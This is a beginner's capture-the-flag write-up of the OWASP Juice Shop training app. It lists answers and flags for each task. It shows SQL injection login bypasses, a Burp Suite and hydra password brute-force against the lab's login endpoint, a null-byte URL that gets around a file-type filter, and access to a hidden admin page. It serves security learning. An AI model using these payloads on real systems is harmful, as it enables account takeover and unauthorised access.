


# OWASP Juice Shop

🕒 Created	@August 25, 2022 4:02 PM
🏷️ Tags	<span>Beginner</span> <span>Completed</span>

OWASP Juice Shop is a vulnerable web application for user to test and learn how to identify and exploit the common web application vulnerabilities according OWASP standard. It is beginner friendly challenges / room for those who would like to learn with the guide provided.

Deploy the machine, navigate to the IP address given.




## ▼ Let's go on an adventure!

Question #1: What's the Administrator's email address?

Answer → admin@juice-sh.op

Check for the Apple Juice reviews, the admin email was there.



Question #2: What parameter is used for searching?

Answer → q


Search anything on the search bar and press enter, we noticed that the URL had change to <http://machineIP/#/search?q=banana> . We can see that the URL is search in 'q' parameter.




Question #3: What show does Jim reference in his review?

Answer → Star Trek

According to Jim's review at Green Smoothie, we can google for the review he left.



Then the google result show us it related to Star Trek show.




## ▼ Inject the juice

Question #1: Log into the administrator account!

Answer → 32a5e0f21372bcc1000a6088b93b458e41f0e02a

Using the SQL injection payload `'OR 1=1--` at the email input, we're successfully get the flag !

This is because `1=1` will always return the statement into true. Thus, the email will always verified as valid in the server.



Login


Email `'OR 1=1--`

Password

[Forgot your password?](#)

☐ Remember me

[Not yet a customer?](#)




Question #2: Log into the Bender account!

Answer → fb364762a3c102b2db932069c0e6b78e738d4066

We can use SQL payload `bender@juice-sh.op'--` to bypass the login. In this case, we're not using `1=1` because the email we're using is a valid email. Therefore,

there is no point to return true for the email. After login, we can get the second flag !



The screenshot shows a dark-themed login interface. At the top, the word "Login" is displayed in a large, light-colored font. Below it, there are two input fields. The first field is labeled "Email" and contains the text "bender@juice-sh.op'--". The second field is labeled "Password" and contains a single character, with a toggle icon (an eye) on the right side. Below the password field, there is a link that says "Forgot your password?". A large, light-colored button with a right-pointing arrow and the text "Log in" is positioned below the "Forgot your password?" link. Underneath the "Log in" button is a checkbox labeled "Remember me". At the bottom of the form, there is a link that says "Not yet a customer?".

You successfully solved a challenge: Login Bender (Log in with Bender's user account.)

fb364762a3c102b2db932069c0e6b78e738d4066 [Copy to clipboard](#)

## ▼ Who broke my lock?!

Question #1: Bruteforce the Administrator account's password!

Answer → c2110d06dc6f81c67cd8099ff0ba601241f1ac0e

Send the request to Intruder tab at Burpsuite. Add the payload into password input field.

```

1 POST /rest/user/login HTTP/1.1
2 Host: 10.10.10.95
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 47
9 Origin: http://10.10.10.95
10 Connection: close
11 Referer: http://10.10.10.95/
12 Cookie: io=SHFEc-iTiB0h205CAAAD; language=en; continueCode=Pwma6Xx0a3kY5bEJRzoqLny8Wpd9qiQdKeMNMmr8P1lv4w9VjZ2g7Q6g4Rzx
13
14 {"email":"admin@juice-sh.op","password":"$$"}

```

In this case, we can use this `/usr/share/wordlists/seclists/Passwords/Common-Credentials/best1050.txt` wordlist to brute force for the password using Burp Suite. It might take a long time to brute for the password as the wordlist involve 1000+ possible password.


As you can see the below image, we can see that sending a payload `admin123` will give us a different status code `200`. Lets login with the admin email we got above and the payload we got in Burp Suite, we're successfully login as administrator.

Attack	Save	Columns			
Results	Positions	Payloads	Resource Pool	Options	
Filter: Showing all items					
Request	Payload	Status ^	Error	Timeout	Length
117	admin123	200	<input type="checkbox"/>	<input type="checkbox"/>	1166
0		401	<input type="checkbox"/>	<input type="checkbox"/>	362
1	-----	401	<input type="checkbox"/>	<input type="checkbox"/>	362
2	0	401	<input type="checkbox"/>	<input type="checkbox"/>	362
3	00000	401	<input type="checkbox"/>	<input type="checkbox"/>	362
4	000000	401	<input type="checkbox"/>	<input type="checkbox"/>	362
5	0000000	401	<input type="checkbox"/>	<input type="checkbox"/>	362
6	00000000	401	<input type="checkbox"/>	<input type="checkbox"/>	362
7	0987654321	401	<input type="checkbox"/>	<input type="checkbox"/>	362
8	1	401	<input type="checkbox"/>	<input type="checkbox"/>	362
9	1111	401	<input type="checkbox"/>	<input type="checkbox"/>	362
10	11111	401	<input type="checkbox"/>	<input type="checkbox"/>	362
11	111111	401	<input type="checkbox"/>	<input type="checkbox"/>	362
12	1111111	401	<input type="checkbox"/>	<input type="checkbox"/>	362
13	11111111	401	<input type="checkbox"/>	<input type="checkbox"/>	362
14	112233	401	<input type="checkbox"/>	<input type="checkbox"/>	362
15	1212	401	<input type="checkbox"/>	<input type="checkbox"/>	362

## Alternate solve

```
$ hydra -l admin@juice-sh.op -P /usr/share/wordlists/seclists/Passwords/Common-Credentials/best1050.txt 10.10.10.95 http-post-form "/rest/user/login:username=admin@juice-sh.op&password=^PASS^:Invalid email or password."
```

We can use the above payload to quickly get the flag. However, I think that this is the unintended way to solve the question because we can't really get the password because it is not a web form that provided to login.



```
You successfully solved a challenge: Password Strength (Log in with the administrator's user credentials without previously changing them or applying SQL injection.)
c2110d06dc6f81c67cd8099ff0ba601241flac0e Copy to clipboard

arfuu@kali: ~
File Edit View Search Terminal Tabs Help
arfuu@kali: ~
[00][http-post-form] host: 10.10.10.95 login: admin@juice-sh.op password: 112233
[80][http-post-form] host: 10.10.10.95 login: admin@juice-sh.op password: 1212
[80][http-post-form] host: 10.10.10.95 login: admin@juice-sh.op password: 121212
[80][http-post-form] host: 10.10.10.95 login: admin@juice-sh.op password: 00000000
[80][http-post-form] host: 10.10.10.95 login: admin@juice-sh.op password: 111111
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-25 04:43:05
arfuu@kali: ~
$ hydra -l admin@juice-sh.op -P /usr/share/wordlists/seclists/Passwords/Common-Credentials/best1050.txt 10.10.10.95 http-post-form "/rest/user/login:username=admin@juice-sh.op&password=^PASS^:Invalid email or password."
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-25 04:47:02
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1049 login tries (l:1/p:1049), ~66 tries per task
[DATA] attacking http-post-form://10.10.10.95:80/rest/user/login:username=admin@juice-sh.op&password=^PASS^:Invalid email or password.
[ERROR] the target is using HTTP auth, not a web form, received HTTP error code 401. Use module "http-get" instead.
```

Question #2: Reset Jim's password!

Answer → 094fbc9b48e525150ba97d05b942bbf114987257

At forgot password function, input Jim's email address, and the security question was `Your eldest siblings middle name?` .

## Forgot Password

Email  ?

Security Question  ?

Please provide an answer to your security question.


New Password

*Password must be 5-20 characters long.* 0/20

Repeat New Password

0/20

☐ Show password advice

 Change

Google for Jim Star Trek, since we got the hints above, Jim is recommend Star Trek. We got a wikipedia result from James T. Kirk. Go into Family column, we can found his brother full name.



jim star trek

× | 🔍

🔍 All 🖼️ Images 📰 News 📺 Videos 🛒 Shopping ⋮ More Tools

About 28,700,000 results (0.61 seconds)


[https://en.wikipedia.org/wiki/James\\_T\\_Kirk](https://en.wikipedia.org/wiki/James_T_Kirk)

### James T. Kirk - Wikipedia

**Star Trek** Continues — **James** Tiberius Kirk is a fictional character in the **Star Trek** media franchise. Originally played by Canadian actor William Shatner, ...

Family: George Kirk (father); Winona Kirk ... Position: Chief of Starfleet Operations; ...  
Last appearance: "A Quality of Mercy" (2... Spouse: Miramanee

Development · Star Trek: Strange New Worlds · Reception · Cultural impact



Family	
	George Kirk (father)
	Winona Kirk (mother)
	George Samuel Kirk (brother)
	Tiberius Kirk (grandfather)
	James (maternal grandfather)
	Aurelan Kirk (sister-in-law)
	Peter Kirk (nephew)
	2 other nephews

Reset the password with a new password, then we will get the flag !

You successfully solved a challenge: Reset Jim's Password (Reset Jim's password via the Forgot Password mechanism with the original answer to his security question.)


🚩 094fbc9b48e525150ba97d05b942bbf114987257 [Copy to clipboard](#)

## ▼ AH! Don't look!


Question #1: Access the Confidential Document!

Answer → edf9281222395a1c5fee9b89e32175f1ccf50c5b


We can check for 'About Us' Page, there is a suspicious link for us to click. After click on it, it will prompt us to download 'legal.md' file. However, when we hover on the link, we can see at bottom left given us the directory to get into this file.



Navigate to /ftp directory, it provide us a lot of confidential files including the legal.md file.



Go to this link <https://machineIP/ftp/acquisitions.md> and it will prompt us to download the 'acquisitions.md' file. After downloaded, navigate to home page and we will get the flag.




Question #2: Log into MC SafeSearch's account!

Answer → 66bdcffad9e698fd534003fbb3cc7e2b7b55d7f0

Watched the youtube video provided, there is a lyrics said that use the password “Mr. Noodles” and replace with vowels into zeros. Then you will get the flag after login.

You successfully solved a challenge: Login MC SafeSearch (Log in with MC SafeSearch's original user credentials without applying SQL Injection or any other bypass.)

66bdcffad9e698fd534003fbb3cc7e2b7b55d7f0  Copied!

Question #3: Download the Backup file!

Answer → bfc1e6b4a16579e85e06fee4c36ff8c02fb13795

When we tried to download the package.json.bak file from <https://machineIP/ftp> , it show us an error said that only .md and .pdf files are allowed to download.

## OWASP Juice Shop (Express ^4.17.1)

403 Error: Only .md and .pdf files are allowed!



```
at verify (/juice-shop/routes/fileServer.js:30:12)
at /juice-shop/routes/fileServer.js:16:7
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:317:13)
at /juice-shop/node_modules/express/lib/router/index.js:284:7
at param (/juice-shop/node_modules/express/lib/router/index.js:354:14)
at param (/juice-shop/node_modules/express/lib/router/index.js:365:14)
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:410:3)
at next (/juice-shop/node_modules/express/lib/router/index.js:275:10)
at /juice-shop/node_modules/serve-index/index.js:145:39
at FSReqCallback.oncomplete (fs.js:172:5)
```

A Poison Null Byte is actually a NULL terminator. By placing a NULL character in the string at a certain byte, the string will tell the server to terminate at that point, nulling the rest of the string.

Thus, in this case we can use “Poison Null Byte” to bypass it with the following url and navigate to the homepage will get flag.

<https://machineIP/ftp/package.json.bak%2500.md>

You successfully solved a challenge: Forgotten Developer Backup (Access a developer's forgotten backup file.)


 bfc1e6b4a16579e85e06fee4c36ff8c02fb13795  Copy to clipboard

## ▼ Who’s flying this thing?


Question #1: Access the administration page!

Answer → 946a799363226a24822008503f5d1324536629a0

Login as administrator with the email and password we cracked earlier, then press F12 and move to the Debugger tab. At “main-es2015.js”, we can find for “administration” path that is been created in this website.



Thus, we can navigate to administration directory with the URL <https://machineIP/#!/administration> and it allow us to modified the data as an admin in the website.

